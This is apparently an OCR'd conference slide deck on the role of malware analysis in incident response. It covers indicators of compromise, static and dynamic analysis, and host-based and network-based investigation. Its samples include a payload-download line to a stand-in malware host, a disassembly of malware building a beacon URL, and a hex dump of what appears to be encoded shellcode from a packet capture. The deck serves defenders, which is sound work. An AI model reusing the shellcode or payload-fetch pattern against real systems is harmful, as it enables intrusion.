The Role of Malware Analysis in Incident Response

© 2012 Solutionary, Inc.
ActiveGuard® U.S. Patent Nos 6,988,208; 7,168,093; 7,370,359; 7,424,743;


Who We Are

- **Rob Kraus**
  - Director of Research, Solutionary Security Engineering Research Team (SERT)
  - RobKraus@Solutionary.com
  - Twitter: @robkraus

- **Jeremy Scott**
  - Research Analyst, Solutionary Security Engineering Research Team (SERT)
  - JeremyScott@Solutionary.com
  - Twitter: @jeremyscott_org

SOLUTIONARY

Incident Response Phases



Where Malware Analysis Fits

- **Detection and analysis**

- **Is that the only place?**
  - Preparation
  - Training
  - Equipment
  - Containment, Eradication and Recovery
  - Understanding the attack
  - Post-Incident Activity
  - Reports
  - Information sharing

Why Malware Analysis?

- **Important step in incident response**
- **Extent of attack and compromise**
- **Identify technical indicators**

SOLUTIONARY

Technical Indicators

- **Identify possible compromise or infection**

www.badguymalwaredomain.com

MD5:5f22df6335217319439ea56e056b617a

Executive bonuses – 2012.pdf

127.0.0.1

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

GET www.malwarehost.com/secondarypayload.zip

SpoofedEmail@yourdomain.com


SOLUTIONARY

Malware Analysis

- **Static analysis**
  - Basic
  - Advanced
- **Dynamic analysis**
  - Basic
  - Advanced


Basic Static Analysis

- **Results in identification of simple indicators**
  - File name
  - MD5 hash
  - File type
  - Virus detection



Basic Dynamic Analysis

- **Additional indicators**
  - Domain names
  - IP addresses
  - Registry keys
  - Additional files
  - Download more malware



Advanced Static Analysis


- **Take it one step further**
- **Additional details**

```
pop     ecx
mov     esi, offset aAcceptLanguage ; "Accept-Language: en-gb\r\n"
rep movsd
movsb
push    11h
mov     ecx, ebx
lea     esi, [ebx+42h]
call    sub_403800
push    eax
push    esi
push    8
mov     ecx, ebx
call    sub_403800
push    eax
push    0Ah
mov     ecx, ebx
call    sub_4037A5
push    eax
push    esi
lea     eax, [ebx+10h]
push    eax
push    offset aHttpSDevice_S_ ; "http://%s/device_%s.asp?device_t=%s&key"...
push    dword ptr [ebx+94h] ; Dest
call    sprintf
add     esp, 20h
push    dword ptr [ebx+98h] ; int
mov     ecx, ebx
push    0                   ; int
push    dword ptr [ebx+94h] ; Source
call    request_file
```

SOLUTIONARY.

Advanced Dynamic Analysis


- **Another way to extract detailed information**



SOLUTIONARY

Where to Start

- **Two approaches**
  - Host-based
  - Network-based



SOLUTIONARY

Host-based

- **Malware analysis and reverse engineering**
  - Starting with the suspicious files


Network-based

- **Network forensics and reverse engineering**
  - Starting with logs and packet captures

```
00000000  eb 03 59 eb 05 e8 f8 ff  ff ff 49 49 49 49 49 49  |?.Y?.?????IIIIII|
00000010  37 49 49 49 49 49 49 49  49 49 49 49 51 5a 6a 65  |7IIIIIIIIIIQZje|
00000020  58 50 30 42 31 42 41 6b  41 41 75 41 32 41 41 32  |XP0B1BAkAAuA2AA2|
00000030  42 41 30 42 41 58 38 41  42 50 75 4d 39 79 6c 4d  |BA0BAX8ABPuM9ylM|
00000040  38 50 44 43 30 45 50 35  50 4c 4b 71 55 55 6c 4c  |8PDC0EP5PLKqUUlL|
00000050  4b 41 6c 73 35 41 68 63  31 6a 4f 6c 4b 52 6f 76  |KAls5Ahc1jOlKRov|
00000060  78 6c 4b 41 4f 67 50 64  41 68 6b 72 69 6e 6b 54  |xlKAOgPdAhkrinkT|
00000070  74 6c 4b 37 71 58 6e 70  31 6b 70 6e 79 4e 4c 4b  |tlK7qXnp1kpnyNLK|
00000080  34 39 50 73 44 57 77 6f  31 69 5a 56 6d 77 71 68  |49PsDWwo1iZVmwqh|
00000090  42 38 6b 39 64 45 6b 41  44 44 64 63 34 54 35 49  |B8k9dEkADDdc4T5I|
000000a0  75 6e 6b 63 6f 41 34 35  51 7a 4b 51 76 6e 6b 34  |unkcoA45QzKQvnk4|
000000b0  4c 30 4b 6e 6b 41 4f 75  4c 35 51 6a 4b 6e 6b 47  |L0KnkAOuL5QjKnkG|
000000c0  6c 6e 6b 43 31 7a 4b 4c  49 73 6c 51 34 56 64 4b  |lnkC1zKLIslQ4VdK|
000000d0  73 30 31 4f 30 52 44 4e  6b 73 70 44 70 4c 45 59  |s01O0RDNkspDpLEY|
000000e0  50 41 68 34 4c 4c 4b 63  70 46 6c 4c 4b 52 50 57  |PAh4LLKcpFlLKRPW|
000000f0  6c 6e 4d 6c 4b 50 68 37  78 6a 4b 57 79 6c 4b 6b  |lnMlKPh7xjKWylKk|
00000100  30 4e 50 77 70 77 70 43  30 6c 4b 75 38 57 4c 61  |0NPwpwpC0lKu8WLa|
00000110  4f 54 71 78 76 53 50 56  36 6c 49 79 68 4e 63 6b  |OTqxvSPV6lIyhNck|
00000120  70 51 6b 56 30 32 48 6c  30 4d 5a 67 74 43 6f 35  |pQkV02Hl0MZgtCo5|
00000130  38 4f 68 79 6e 4d 5a 76  6e 70 57 4b 4f 4d 37 72  |8OhynMZvnpWKOM7r|
00000140  4d 34 33 73 58 52 54 50  61 57 50 41 78 72 54 63  |M43sXRTPaWPAxrTc|
00000150  44 42 50 64 7a 76 4f 36  4f 62 41 53 54 31 68 43  |DBPdzvO6ObAST1hC|
00000160  54 70 6e 31 75 31 64 74  6e 32 4e 52 45 73 44 64  |Tpn1u1dtn2NREsDd|
00000170  6f 42 43 70 6f 70 64 35  35 34 6f 51 63 32 52 43  |oBCpopd554oQc2RC|
00000180  45 70 6e 64 6e 34 30 35  38 54 30 75 50 65 0a     |Epndn4058T0uPe.|
0000018f
```


SOLUTIONARY

How Solutionary Uses Technical Indicators




SOLUTIONARY

Response Scenario



